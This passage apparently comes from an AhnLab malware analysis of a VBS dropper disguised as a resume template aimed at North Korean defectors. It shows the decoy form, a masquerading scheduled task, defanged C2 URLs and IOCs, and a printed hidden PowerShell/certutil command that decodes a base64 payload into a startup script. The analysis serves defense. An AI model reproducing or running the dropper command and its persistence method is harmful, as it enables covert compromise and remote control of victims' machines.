
※ 북에 남겨진 가족 :

4. 학력사항 (북,남 모두기록)

년월일	학교명	학과	년월일	학교명	학과

5. 경력사항 (북,중국,한국 모든 경력 자세히 기록, 연수, 학원 등 포함)

기간	회사명	부서	직위/직급



이력서

작성 년/월/일 :2022 년 월 일

1. 인적사항

	성명	(가명:필요시)		
	주민등록번호		출생지	○○도 ○○군
	E-mail			
	전화번호		휴대폰	
	주소			
	탈북년월		입국년월	

2.신상자료

최종학력		결혼여부		종교	
취미			자격/특기		

3.가족사항 (대한민국 거주)

관계	성명	연령	직업/학교	관계	성명	연령	직업/학교

※ 북에 남겨진 가족 :


4. 학력사항 (북,남 모두기록)

년월일	학교명	학과	년월일	학교명	학과

5. 경력사항 (북,중국,한국 모든 경력 자세히 기록, 연수, 학원 등 포함)

기간	회사명	부서	직위/직급

Figure 3. Inside HWP file



작성한 날짜: 2017년 3월 27일 월요일 오후 5:18:25
마지막 수정한 날짜: 2022년 3월 26일 토요일 오전 2:25:40
마지막 저장한 사람: Administrator

문서 분량

글자(공백 포함):	492 자
글자(공백 제외):	271 자
글자에 포함된 한자 수:	0 자
낱말:	119 개
줄:	19 줄
문단:	134 개
쪽:	1 쪽
원고지(200자 기준):	2.4 장
표, 그림, 글상자:	5 개


작성한 날짜: 2017년 3월 27일 월요일 오후 5:18:25
마지막 수정한 날짜: 2022년 3월 26일 토요일 오전 2:25:40
마지막 저장한 사람: Administrator

문서 분량

글자(공백 포함):	492 자
글자(공백 제외):	271 자
글자에 포함된 한자 수:	0 자
낱말:	119 개
줄:	19 줄
문단:	134 개
쪽:	1 쪽
원고지(200자 기준):	2.4 장
표, 그림, 글상자:	5 개

Figure 4. Properties of HWP file

It then uses powershell to run the data existing in the response received from the URL the information was sent to. It also registers %appdata%\mscornet.vbs file that was created from the response to task scheduler as Google Update Source Link. Furthermore, it copies mscornet.vbs to the Startup folder so that the VBS file can be run automatically, then self-deletes ‘2022 Resume Template.vbs.’


작업 스케줄러
파일(F) 동작(A) 보기(V) 도움말(H)
작업 스케줄러 (로컬)
작업 스케줄러 라이브러리
일반 트리거 동작 조건 설정 기록(사용 안 함)

이름	상태	트리거	다음 실행 시간	마지막 실행 시간	마지막 실행 결과
Google Update Source Link	준비	여러 개의 트리거가 정의되었습니다.	2022-03-29 오전 11:00:00	1999-11-30 오전 12:00:00	작업이 아직 실행되지 않았

이름: Google Update Source Link

위치: \

만든 이:

설명: Export the 10 newest events in the application logs

보안 옵션

작업을 실행할 때 사용할 사용자 계정: [redacted]

● 사용자가 로그온할 때만 실행

○ 사용자의 로그온 여부에 관계없이 실행

작업을 만들 경우 작업이 시작될 때 발생하는 동작을 지정해야 합니다. 이 동작을 변경하려면 [속성] 명령을 사용하여 작업 속성 페이지를 여십시오.

작업	자세히
프로그램 시작	C:[redacted]\AppData\Roaming\mscornet.vbs

이름	상태	트리거	다음 실행 시간	마지막 실행 시간	마지막 실행 결과
Google Update Source Link	준비	여러 개의 트리거가 정의되었습니다.	2022-03-29 오전 11:00:00	1999-11-30 오전 12:00:00	작업이 아직 실행되지 않았

이름: Google Update Source Link

위치: \

만든 이:

설명: Export the 10 newest events in the application logs

보안 옵션

작업을 실행할 때 사용할 사용자 계정: [redacted]

● 사용자가 로그온할 때만 실행

○ 사용자의 로그온 여부에 관계없이 실행

작업을 만들 경우 작업이 시작될 때 발생하는 동작을 지정해야 합니다. 이 동작을 변경하려면 [속성] 명령을 사용하여 작업 속성 페이지를 여십시오.

작업	자세히
프로그램 시작	C:[redacted]\AppData\Roaming\mscornet.vbs

Figure 5. Created task scheduler

Although no special responses can currently be received from hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php (the destination of sent information), additional commands exist in the received response recorded in AhnLab's automatic analysis system RAPIT (Confirmed on March 26th).

In the response message, it uses powershell to save the data encoded with base64 in %AppData%\~KB3241.tmp. It then decodes ~Kb3241.tmp to save it as %AppData%\mscornet.vbs and deletes ~KB3241.tmp.

```
powershell -w hidden ECHO OFF echo RnVuY3Rpb24gaDJzKGgpDQogIERpbSBhIDogYSA9IFNwbGl0KGgpDQogIERpbSBp >
"%AppData%\~KB3241.tmp" echo DQogIEZvciBpID0gMCBUbyBVQm91bmQoYSkNCiAgICAgIGEoaSkgPSBDaHIoIiYi >> "%AppData%
\~KB3241.tmp" <omitted> echo ZSINCmtpbGxQcm9jZXNzICJpZWxvd3V0aWwuZXhlIg== >> "%AppData%\~KB3241.tmp"
certutil -f -decode "%AppData%\~KB3241.tmp" "%AppData%\mscornet.vbs" del "%AppData%\~KB3241.tmp"
```

mscornet.vbs accesses hxxp://cmaildowninvoice.webcindario[.]com/contri/sqlite/msgbugGlog.php?Cache=fail&Sand=[PC name] and runs the received response with Execute command. No additional commands can be seen from the URL, but it can be made to perform various malicious behaviors by the attacker.

Users must remain vigilant as malware disguised with North Korea-related materials are recently being distributed via Word files as well as in the form of VBS script.

AhnLab's anti-malware software, V3, is currently detecting and blocking the files using the following aliases.

[File Detection] Dropper/VBS.Generic Trojan/VBS.Agent

[IOC] ab97956fec732676ecfcedf55efadcbc e49e41a810730f4bf3d43178e4c84ee5 hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php hxxp://cmaildowninvoice.webcindario[.]com/contri/sqlite/ msgbugGlog.php

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

AhnLab TIP
빠르게 변화하는 보안 위협
최적의 의사결정
안랩의 차별화된 위협 인텔리전스와 함께 시작해 보세요
atip.ahnlab.com

AhnLab TIP
빠르게 변화하는 보안 위협
최적의 의사결정
안랩의 차별화된 위협 인텔리전스와 함께 시작해 보세요
atip.ahnlab.com

Categories:Malware Information

Tagged as:VBScript